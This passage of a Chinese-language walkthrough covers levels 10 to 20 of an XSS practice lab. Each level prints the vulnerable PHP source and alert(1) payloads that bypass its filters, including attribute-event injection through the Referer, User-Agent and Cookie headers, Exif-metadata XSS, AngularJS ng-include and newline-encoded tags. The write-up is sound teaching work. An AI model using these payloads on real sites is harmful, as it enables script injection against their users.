5 <h2 align=center>没有找到和<script>alert(1)</script>相关的结果.</h2><center>
6 <form id=search>
7 <input name="t_link" value="" type="hidden">
8 <input name="t_history" value="" type="hidden">
9 <input name="t_sort" value="scriptalert(1)/script" type="hidden">
0 </form>
1 </center><center><img src=level10.png></center>
2 <h3 align=center>payload的长度:25</h3></body>
3 </html>
4
5
```

在这里看到t_sort的部分中尖括号确实被过滤了，尝试绕过

```
payload:
" type="password" onclick=alert(1) //
完整的payload:
keyword=hacked by crow&t_sort=" type="text" onclick=alert(1) //
其中//属于必须要的注释符，可以使用其他的注释符进行替换也可
```

欢迎来到level10

没有找到和hacked by crow相关的结果.



payload的长度:14

```
6 <form id=search>
7 <input name="t_link" value="" type="hidden">
8 <input name="t_history" value="" type="hidden">
9 <input name="t_sort" value="" type="text" onclick=alert(1) // type="hidden">
0 </form>
1 </center><center><img src=level10.png></center>
2 <h3 align=center>payload的长度:14</h3></body>
3 </html>
4
5
```

当然还可以使用其他的方式来做，都是可以的

```
payload2:
keyword=hacked by crow&t_sort=" type="text" onmouseover=alert(1) //
当鼠标移到该位置的时候，就会触发
```

Level11

首先看下代码

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
window.location.href="level12.php?keyword=good job!";
}
</script>
<title>欢迎来到level11</title>
</head>
<body>
<h1 align=center>欢迎来到level11</h1>
```

```

<?php
ini_set("display_errors", 0);
$str = $_GET[ "keyword" ];
$str00 = $_GET[ "t_sort" ];
$str11=$_SERVER[ 'HTTP_REFERER' ];
$str22=str_replace(">", "",$str11);
$str33=str_replace("<", "",$str22);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.
</h2>.<center>
<form id=search>
<input name="t_link" value='' type="hidden">
<input name="t_history" value='' type="hidden">
<input name="t_sort" value='".$str00."' type="hidden">
<input name="t_ref" value='".$str33."' type="hidden">
</form>
</center>';
?>
<center><img src=level11.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
</body>
</html>

```

从源代码可以看到，这里面对输入的keyword和t_sort进行了关键词过滤，但是对于\$str11到\$str33，过滤了尖括号，先随意输入数据查看下源代码：

keyword=hacked by crow & t_sort= <script>alert(1)</script>

欢迎来到level11

没有找到和hacked by crow 相关的结果.

LEVEL ELEVEN
AUDIO

payload的长度:15

http://81.69.228.171:666/level11.php?keyword=hacked by crow & t_sort= <script>alert(1)</script>

```

<?php
ini_set("display_errors", 0);
$str = $_GET[ "keyword" ];
$str00 = $_GET[ "t_sort" ];
$str11=$_SERVER[ 'HTTP_REFERER' ];
$str22=str_replace(">", "",$str11);
$str33=str_replace("<", "",$str22);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.
</h2>.<center>
<form id=search>
<input name="t_link" value='' type="hidden">
<input name="t_history" value='' type="hidden">
<input name="t_sort" value='".$str00."' type="hidden">
<input name="t_ref" value='".$str33."' type="hidden">
</form>
</center><center><img src=level11.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
</body>
</html>

```

在这里\$str11接收的是HTTP_REFERER中的内容，因此在ackbar或burpsuite中定义下HTTP_REFERER中的内容：

欢迎来到level11

没有找到和



payload的长度:15

Screenshot of the HackBar tool showing the URL: http://81.69.228.171:666/level11.php?keyword=hacked by crow & t_sort=<script>alert(1)</script>. The payload field contains R <script>alert(1)</script>. The source code pane shows the following HTML:

```
</head>
<body>
<h1 align="center">欢迎来到level11</h1>
<h2 align="center">没有找到和hacked by crow 相关的结果.</h2><center>
<form id=search>
<input name="t_link" value="" type="hidden">
<input name="t_history" value="" type="hidden">
<input name="t_sort" value="&lt;script&ampgtalert(1)&lt;/script&ampgt" type="hidden">
<input name="t_ref" value="scriptalert(1)/script" type="hidden">
</form>
</center><center><img src=level11.png></center>
<h3 align="center">payload的长度:15</h3></body>
</html>
```

在这里就可以看到，过滤了尖括号，这个就和上面的关卡比较像了，可以直接构造：

```
payload1:
" type='text' onclick=alert(1) //
payload2:
" type='text' onmouseover=alert(1) //
// tips:需要在referer中进行构造
```

Screenshot of the HackBar tool showing the URL: http://81.69.228.171:666/level11.php?keyword=hacked by crow & t_sort=<script>. The payload field contains R " type='text' onmouseover=alert(1) // . A confirmation dialog box is displayed on the page with the message "完成的不错!" (Nice job!).

Level12

查看下源代码

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错! ");

```

```

window.location.href="level13.php?keyword=good job!";
}
</script>
<title>欢迎来到level12</title>
</head>
<body>
<h1 align=center>欢迎来到level12</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET[ "keyword" ];
$str00 = $_GET[ "t_sort" ];
$str11=$_SERVER[ 'HTTP_USER_AGENT' ];
$str22=str_replace(">","", $str11);
$str33=str_replace("<","", $str22);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.
</h2>.<center>
<form id=search>
<input name="t_link" value="'. '' type="hidden">
<input name="t_history" value="'. '' type="hidden">
<input name="t_sort" value="'.htmlspecialchars($str00).'" type="hidden">
<input name="t_ua" value="'. $str33 .'" type="hidden">
</form>
</center>';
?>
<center><img src=level12.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
</body>
</html>

```

通过源代码可知，与Level11很像，只不过是将HTTP_REFERER替换为HTTP_USER_AGENT，因此可以利用ackbar等工具直接替换即可：

```

payload1:
" type='text' onclick=alert(1) //
payload2:
" type='text' onmouseover=alert(1) //
// tips:需要在user-agent中进行构造

```

The screenshot shows a browser window with the title "欢迎来到level12". Below it, a message says "没有找到和good job!相关的结果." (No results found for good job!). A confirmation dialog box is displayed with the message "完成的不错!" (Nice work!). Below the dialog, the text "payload的长度:9" (payload length: 9) is visible. In the top right corner of the browser, there is a HackBar interface with various tools like "查看器" (Viewer), "控制台" (Console), "调试器" (Debugger), "网络" (Network), "样式编辑器" (Style Editor), "性能" (Performance), "内存" (Memory), "存储" (Storage), and "HackBar" itself. The URL bar shows "http://81.69.228.171:666/level12.php?keyword=good%20job!". The "User Agent" checkbox is checked in the bottom right of the HackBar.

Level13

首先看下源代码

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错!");
window.location.href="level14.php";
}
</script>
<title>欢迎来到level13</title>
</head>
<body>
<h1 align=center>欢迎来到level13</h1>
<?php
setcookie("user", "call me maybe?", time() + 3600);
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str00 = $_GET["t_sort"];
$str11=$_COOKIE["user"];
$str22=str_replace(">","", $str11);
$str33=str_replace("<","", $str22);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.
</h2>.<center>
<form id=search>
<input name="t_link" value='.' type="hidden">
<input name="t_history" value='.' type="hidden">
<input name="t_sort" value='".$htmlspecialchars($str00)."' type="hidden">
<input name="t_cook" value='".$str33."' type="hidden">
</form>
```

```

</center>';
?>
<center><img src=level13.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
</body>
</html>

```

其实和Level11-Level12一样，只不过这里需要指定cookie的值，因此可以如下构造：

```

payload1:
" type='text' onclick=alert(1) //
payload2:
" type='text' onmouseover=alert(1) //

// tips:需要在cookies中进行构造

```

The screenshot shows a browser window with the title "欢迎来到level13". Below it, a message says "Warning: Cannot modify header information - headers already sent by (output started at /var/www/html/level13.php:15) in /var/www/html/level13.php on line 16". A modal dialog box displays "完成的不错!" (Well done!). The main content area shows the source code of the page, which includes a payload with an onmouseover event. The browser's developer tools are visible on the right, showing the URL `http://81.69.228.171:666/level13.php?keyword=good%20job!` and the payload being injected into the cookies field.

补充知识：Exif XSS

什么是exif

可交换图像文件格式（英语：Exchangeable image file format，官方简称Exif），是专门为数码相机的照片设定的，可以记录数码照片的属性信息和拍摄数据。

▼ 通用：

种类：JPEG图像

大小：43,931字节（磁盘上的45 KB）

位置：Macintosh HD ▶ 用户 ▶ crow ▶ Desktop

创建时间：2021年2月19日 星期五 11:15

修改时间：2021年2月19日 星期五 11:17

样版

已锁定

▼ 更多信息：

关键词：'"<script>alert(1)</script>

标题：'"<script>alert(1)</script>

尺寸：480×300

色彩空间：RGB

描述：'"<script>alert(1)</script>

Alpha通道：否

▼ 名称与扩展名：

1.jpg

隐藏扩展名

▼ 注释：

▼ 打开方式：



预览.app (默认)



使用此应用程序打开所有这种类型的文稿。

[全部更改...](#)

▼ 预览：





在Windows下可以直接右键修改这些属性，有些网站可以读取exif信息，当传入一张含有恶意信息的图片的时候，就可以触发payload



Level14

首先看下代码

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<title>欢迎来到level14</title>
</head>
<body>
<h1 align=center>欢迎来到level14</h1>
<center><iframe name="leftframe" marginwidth=10 marginheight=10
src="http://www.exifviewer.org/" frameborder=no width="80%" scrolling="no"
height=80%></iframe></center><center>这关成功后不会自动跳转。成功者<a
href=/xsschallenge/level15.php?src=1.gif>点我进level15</a></center>
</body>
</html>
```

其实这关的意思就是跳转到一个能够读取exif信息的网站，但是这个网站存在eixf xss漏洞，因此可以直接触发xss，所以只要将src后面的网址进行替换到一个有这样漏洞的网站即可。

比如：<https://www.sojson.com/image/exif.html>

<https://www.sojson.com/image/exif.html>

Level15

首先看下源码

```
<html ng-app>
<head>
    <meta charset="utf-8">
    <script
src="https://ajax.googleapis.com/ajax/libs/angularjs/1.2.0/angular.min.js">
</script>
<script>
window.alert = function()
{
confirm("完成的不错！");
window.location.href="level16.php?keyword=test";
}
</script>
<title>欢迎来到level15</title>
</head>
<h1 align=center>欢迎来到第15关，自己想个办法走出去吧! </h1>
<p align=center><img src=level15.png></p>
<?php
ini_set("display_errors", 0);
$str = $_GET["src"];
echo '<body><span class="ng-include:' . htmlspecialchars($str) . '"></span>
</body>';
?>
```

安哥拉js

ng-include 指令用于包含外部的 HTML 文件。

包含的内容将作为指定元素的子节点。

ng-include 属性的值可以是一个表达式，返回一个文件名。

默认情况下，包含的文件需要包含在同一个域名下。

因此可以直接进行构造：

```
src='level1.php?name=<img src=1 onerror=alert(1)>'
```



Level16

首先看下源码

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
window.location.href="level17.php?arg01=a&arg02=b";
}
</script>
<title>欢迎来到level16</title>
</head>
<body>
<h1 align=center>欢迎来到level16</h1>
<?php
ini_set("display_errors", 0);
$str = strtolower($_GET["keyword"]);
$str2=str_replace("script","&ampnbsp",$str);
$str3=str_replace(" ","&ampnbsp",$str2);
$str4=str_replace("/","&ampnbsp",$str3);
$str5=str_replace(" ","&ampnbsp",$str4);
echo "<center>".$str5."</center>";
?>
<center><img src=level16.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str5)."</h3>";
?>
</body>
</html>
```

从代码中可以看到，`script`等均被替换为空格符号，但是这里没有过滤尖括号，因此可以想到使用尖括号进行绕过

```
<img src=1 onerror=alert(1)>
```

但是这里又存在一个问题，空格被替换为空格符号

The screenshot shows the HackBar v2 interface. In the URL input field, the URL is `http://81.69.228.171:666/level16.php?keyword=`. The payload contains a space character, which has been encoded as `%20`. Below the URL, the page source is displayed:

```
body>


# 


```

这里面可以使用换行符 `\n` 来替换空格：

```
<img%0asrc=1 %0aonerror=alert(1)>
```

The screenshot shows the HackBar v2 interface with the same URL as before, but now the payload uses the carriage return and newline characters (`\r\n`). A confirmation dialog box is visible in the foreground, displaying the message "完成的不错!" (Well done!). The background shows the web page content.

当然，这里还可以使用其他的符号，比如回车符号 `\r` 等

```
<img%0dsrc=1 %0donerror=alert(1)>
```

Level17

```
<!DOCTYPE html><!--STATUS OK--><html>
```

```

<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
}
</script>
<title>欢迎来到level17</title>
</head>
<body>
<h1 align=center>欢迎来到level17</h1>
<?php
ini_set("display_errors", 0);
echo "<embed
src=xsf01.swf?" . htmlspecialchars($_GET["arg01"]) . "=" . htmlspecialchars($_GET["arg02"]) . " width=100% height=100%>";
?>
<h2 align=center>成功后, <a href=level18.php?arg01=a&arg02=b>点我进入下一关</a>
</h2>
</body>
</html>

```


通过源代码和最基础的xss反弹代码发现，arg01和arg02的参数在处理之后进行了拼接

The screenshot shows the HackBar interface with the XSS tab selected. The URL input field contains the exploit: `http://81.69.228.171:666/level17.php?arg01=a&arg02=<script>alert(1)</script>`. The main pane displays the generated HTML code, which includes the reflected script tag in the src attribute of the embed element.

而htmlspecialchars()函数会将输入的数据变成html实体，过滤了尖口号和双引号，在这里可以尝试使用其他的进行绕过

```
?arg01=a&arg02= onmouseover=alert(1)
```

在arg02参数后面有一个空格，不然就是将属性与之前的xsf01.swf?进行连接了




Level18

查看下源代码

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错!");
window.location.href="level19.php?arg01=a&arg02=b";
}
</script>
<title>欢迎来到level18</title>
</head>
<body>
<h1 align=center>欢迎来到level18</h1>
<?php
ini_set("display_errors", 0);
echo "<embed
src=xsf02.swf?" . htmlspecialchars($_GET["arg01"]) . "=" . htmlspecialchars($_GET["arg02"]) . " width=100% height=100%" >";
?>
</body>
</html>
```

这一关和Level17代码基本相同，只不过换了一个图片而已，因此可以使用上一关的代码进行绕过

```
?arg01=a&arg02= onmouseover=alert(1)
```



Level19

Level20

主要是因为目前flash技术全面停止使用，因此在这里不再讲解这类技术(主要是不会)